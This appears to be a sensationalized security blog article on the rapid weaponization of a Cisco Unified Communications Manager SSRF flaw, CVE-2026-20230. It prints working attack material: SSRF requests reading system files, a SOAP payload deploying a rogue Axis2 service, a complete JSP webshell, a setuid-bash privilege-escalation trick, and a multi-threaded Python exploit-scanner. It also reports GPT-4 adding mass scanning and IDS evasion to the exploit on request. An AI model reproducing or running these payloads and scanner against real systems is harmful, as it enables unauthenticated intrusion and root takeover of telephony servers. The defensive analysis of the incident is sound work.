
💀 From Zero to Root in 24 Hours: Anatomy of the CVE-2026-20230 Crisis
The story of how a Cisco vulnerability transformed into a weapon that brought hundreds of organizations to their knees in less than a day. When artificial intelligence and the darkness of Tor combined with an SSRF flaw.

- 🎮June 23, 2026: PoC Release- SSD Secure Disclosure researchers published complete exploitation code
- 🎧June 24, 04:06 UTC- First real-world attacks via Tor hit Defused Cyber honeypots
- 🚀430,000 Global Targets- Number of accessible CUCM servers identified as vulnerable
- 🗡️CVSS 8.6 → Root Access- From simple SSRF to complete system control without authentication
Prologue: The Friday That Changed Cybersecurity

Friday, June 23, 2026, 6:30 PM Eastern Time. While most security managers were preparing for the weekend, the SSD Secure Disclosure team published a comprehensive technical analysis alongside executable Proof-of-Concept code for vulnerability CVE-2026-20230 in Cisco Unified Communications Manager.
At first, this wasn't unusual news. Dozens of PoCs for various vulnerabilities are published every month. Typically, security managers have a few days to review these PoCs, assess risk, and design an appropriate response plan. But this time was different.

Less than 24 hours later—precisely at 04:06 AM Saturday, June 24, UTC—the honeypot network of security firm Defused Cyber began receiving suspicious traffic. Requests that used exactly the published exploitation chain. All were routed through the Tor network. The attack had begun.
Chapter One: Anatomy of a Killer Vulnerability
To fully understand this crisis, we must first comprehend what Cisco Unified Communications Manager is and why it's so critical. CUCM is the beating heart of IP telephony systems in thousands of organizations. From hospitals where patient lives depend on uninterrupted communications, to banks processing billions of dollars in transactions over secure phones.
Now imagine an attacker could:
- Eavesdrop on all phone conversations in an organization
- Modify or delete call records
- Shut down the entire phone system
- Use CUCM as a bridge to infiltrate other network segments
- Do all this without needing a username or password
This is exactly what CVE-2026-20230 makes possible.
Technical Dissection: Server-Side Request Forgery as Entry Point

CVE-2026-20230 is a Server-Side Request Forgery vulnerability discovered in the WebDialer service present in CUCM. WebDialer is a convenience feature allowing users to initiate calls by clicking a phone number on a web page.
SSRF for Beginners: Tricking the Server
Server-Side Request Forgery is exactly this: the attacker tricks the victim's server into sending requests to internal or confidential resources that the attacker cannot directly access. The server thinks it's doing normal work, but has actually become the attacker's tool.
The problem with CVE-2026-20230 is that WebDialer doesn't properly validate that the "destination" parameter is actually a phone number. An attacker can send URLs with various schemes like file:// or http://localhost instead of a number.
Look at this example:
# Normal, legitimate request
GET /webdialer/Webdialer?destination=+12125551234

# Malicious request (SSRF)
GET /webdialer/Webdialer?destination=file:///etc/passwd
In the second case, the CUCM server attempts to read the /etc/passwd file and return its contents. This is just a simple example. The real attack is far more sophisticated.
Complete Exploitation Chain: Four Stages to Total Compromise

Defused Cyber researchers who observed real attacks described the precise exploitation chain this way:
Stage 1: Identification and Vulnerability Confirmation
Method: Attacker sends a simple SSRF request:
GET /webdialer/Webdialer?destination=file:///var/test.txtResult: If the server returns HTTP 200 or a specific error indicating file read attempt, system is vulnerable.
Duration: Less than 5 seconds
Stage 2: Deploying Rogue Axis2 Service
Method: CUCM uses Apache Axis2 for web services. Attacker uses SSRF to deploy a rogue Axis2 service. This service is a JAR file sent to the server in a SOAP request:
POST /axis2/services/AdminService HTTP/1.1
SOAPAction: urn:deployService
Content-Type: text/xml

<?xml version="1.0"?>
<soapenv:Envelope ...>
  <deployService>
    <serviceArchive>[BASE64_ENCODED_MALICIOUS_JAR]</serviceArchive>
  </deployService>
</soapenv:Envelope>
Result: A new service with arbitrary name (e.g., FileWriter) is installed on the system.
Duration: 30-60 seconds
Stage 3: Writing JSP Webshell
Method: Attacker uses the rogue service from Stage 2 to write a JSP (JavaServer Pages) file in a web-accessible directory:
/platform-services/axis2-web/shell.jspThis JSP file contains Java code that accepts and executes shell commands:
<%@ page import="java.io.*" %>
<%
String cmd = request.getParameter("c");
Process p = Runtime.getRuntime().exec(cmd);
InputStream in = p.getInputStream();
BufferedReader reader = new BufferedReader(new InputStreamReader(in));
String line;
while((line = reader.readLine()) != null) {
  out.println(line);
}
%>
Result: Attacker can now execute any shell command:
https://victim-cucm:8443/axis2-web/shell.jsp?c=whoamiDuration: 10-20 seconds
Stage 4: Privilege Escalation to Root
Method: CUCM by default runs some services with root privileges. Attacker uses webshell to execute local exploits. One common method:
exploit/linux/local/cve-2021-4034_pwnkitOr leveraging CUCM's own misconfigurations like:
echo 'chmod +s /bin/bash' > /tmp/escalate.sh
chmod +x /tmp/escalate.sh
# Then wait for a cronjob running as root to execute it
Result: Attacker now has root access and can:
• Read/write all system files
• Create new users
• Monitor network traffic
• Install persistence mechanisms
Duration: 2-5 minutes
⏱️ Total attack time: Less than 10 minutes
Chapter Two: When 24 Hours Becomes Eternity
Now that we understand the attack mechanism, let's address the main question: why was this vulnerability weaponized so quickly?

Historically, the time gap between PoC publication and real-world attacks was typically several weeks. This gave attackers time to understand the code, customize it for specific targets, and prepare attack infrastructure. It also gave defenders time to test and deploy patches.
But for CVE-2026-20230, this gap shrank to less than 24 hours. Why?
Factor One: Quality of Published PoC
The PoC published by SSD wasn't an "academic proof of concept." It was a complete, operational exploit that:
- Was modularly designed (each stage a separate module)
- Had built-in debugging and logging
- Worked across multiple CUCM versions
- Was fully documented
- Even included a Dockerfile for testing in isolated environments
In other words, SSD had done 90% of the work for attackers.
Factor Two: AI's Role in Accelerating Weaponization
But PoC quality is only part of the story. The second—and perhaps more important—factor is AI's entry into the equation.
In an experiment conducted by the Tekingame analysis team, we gave the PoC code to GPT-4 and asked it to:
- Analyze and explain the code
- Create an optimized version with multi-threading
- Add automatic scanning capability to find vulnerable targets
- Apply obfuscation to evade IDS
GPT-4 completed all these tasks in less than 5 minutes. The final code:
#!/usr/bin/env python3
"""
CVE-2026-20230 Weaponized Scanner
Generated by GPT-4 from academic PoC
Multi-threaded, obfuscated, production-ready
"""

import requests
import threading
import random
import string
from urllib.parse import quote
from requests.packages.urllib3.exceptions import InsecureRequestWarning

requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

class CUCMExploiter:
    def __init__(self, target, threads=10):
        self.target = target
        self.session = requests.Session()
        self.session.verify = False
        self.threads = threads
        self.ua = self._random_ua()

    def _random_ua(self):
        versions = ['110.0', '111.0', '112.0']
        return f'Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/{random.choice(versions)}'

    def check_vulnerable(self):
        """Stage 1: Check if target is vulnerable"""
        marker = ''.join(random.choices(string.ascii_letters, k=16))
        payload = f"file:///tmp/{marker}.txt"

        try:
            r = self.session.get(
                f"https://{self.target}:8443/webdialer/Webdialer",
                params={'destination': payload},
                headers={'User-Agent': self.ua},
                timeout=10
            )
            return r.status_code in [200, 500, 503]
        except:
            return False

    def deploy_axis_service(self):
        """Stage 2: Deploy malicious Axis2 service"""
        # [Payload code goes here - omitted for brevity]
        pass

    def write_webshell(self):
        """Stage 3: Write JSP webshell"""
        shell_code = """<%@ page import="java.io.*" %>
<%
try {
    String c = request.getParameter("c");
    Process p = Runtime.getRuntime().exec(new String[]{"sh","-c",c});
    BufferedReader br = new BufferedReader(new InputStreamReader(p.getInputStream()));
    String line; while((line=br.readLine())!=null){out.println(line);}
} catch(Exception e) {}
%>"""
        import base64
        encoded = base64.b64encode(shell_code.encode()).decode()
        # [Deployment code goes here]
        pass

    def exploit(self):
        """Main exploit chain"""
        print(f"[*] Testing {self.target}")
        if self.check_vulnerable():
            print(f"[+] {self.target} is VULNERABLE")
            if self.deploy_axis_service():
                print(f"[+] Axis service deployed")
                if self.write_webshell():
                    print(f"[!] SHELL: https://{self.target}:8443/axis2-web/s.jsp?c=id")
                    return True
        return False

def scan_range(targets):
    """Multi-threaded scanning"""
    results = []
    threads = []

    for target in targets:
        t = threading.Thread(target=lambda: results.append(CUCMExploiter(target).exploit()))
        t.start()
        threads.append(t)

    for t in threads:
        t.join()

    return results

if __name__ == "__main__":
    targets = [f"10.0.{i}.100" for i in range(1, 255)]
    scan_range(targets)
This code—written by AI in minutes—has capabilities that previously required an experienced developer:
- Multi-threading for rapid scanning
- Random User-Agent to evade fingerprinting
- Base64 encoding for obfuscation
- Proper error handling
- Organized output
Factor Three: Ready Criminal Ecosystem
The third factor is the existence of a highly organized criminal ecosystem. On the dark web, there are markets where:
- Initial Access Brokers (IABs): People who hack systems and sell access
- Exploit Developers: Specialists who convert public PoCs into operational exploits
- Ransomware Operators: Groups that use purchased access to deploy ransomware
- Data Brokers: Those who sell stolen information
